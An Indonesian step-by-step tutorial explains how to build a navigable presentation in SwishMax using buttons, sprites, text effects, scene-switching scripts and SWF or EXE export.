SwishMax-lah solusinya. Software ini bisa digunakan untuk apa saja, walaupun tidak selengkap flash, tetapi sangat mudah untuk digunakan. Selanjutnya akan saya jelaskan bagaimana cara membuat presentasi dengan SwishMax.


Pertama, aktifkan SwishMax anda dan pilih warna background sesuai dengan selera. Kemudian ubah ukuran movie-nya menjadi Width: 970 dan Height: 570.




Kedua, klik insert sprite dan insert button lalu drag kotak yang keluar di tempat yang anda inginkan. Klik button di jendela paling kiri dan di jendela yang paling kanan. Pada jendela yang paling kanan klik has separate over state dan has separate down state.




Ketiga, pada jendela yang paling kiri klik Up State & Hit State lalu klik insert Sprite dan langsung klik Text pada jendela Tools lalu klik dan drag pada jendela Layout.




Keempat, pada jendela Text ketiklah sesuatu, misalnya pembukaan. Lakukan hal yang sama pada Down State dan Over State (text yang diketik harus sama).




Kelima, ketiganya disamakan posisinya (pada jendela paling kanan klik transform lalu samakan nilai X dan Y-nya pada text dan sprite-nya).



Keenam, lalu pada jendela paling kanan klik text. Pada jendela time line, klik kanan time line text lalu pilih efek yang anda inginkan.




Ketujuh, pada jendela yang paling kanan klik scene 1, lalu pada jendela time line, di frame ke-20 klik kanan time line scene 1 lalu Movie Control' stop ()




Kedelapan, lalu klik text dan buatlah text untuk presentasi anda.



Kesembilan, klik insert scene dan di jendela paling kanan muncul scene 2. Copy button yang telah anda buat pada posisi yang sama. Lakukan hal yang sama seperti di atas.



Kesepuluh, klik Button pada scene 1 di jendela paling kiri. Klik script lalu Add Script Movie Control ' gotoAndPlay ' gotoAndPlay(FRAME). Pada option Target pilih Scene 2.



keduabelas, langkah terakhir adalah meng-export presentasi yang telah anda buat. Untuk presentasi, export presentasi anda dalam bentuk SWF, HTML+SWF, atau EXE (jangan AVI).

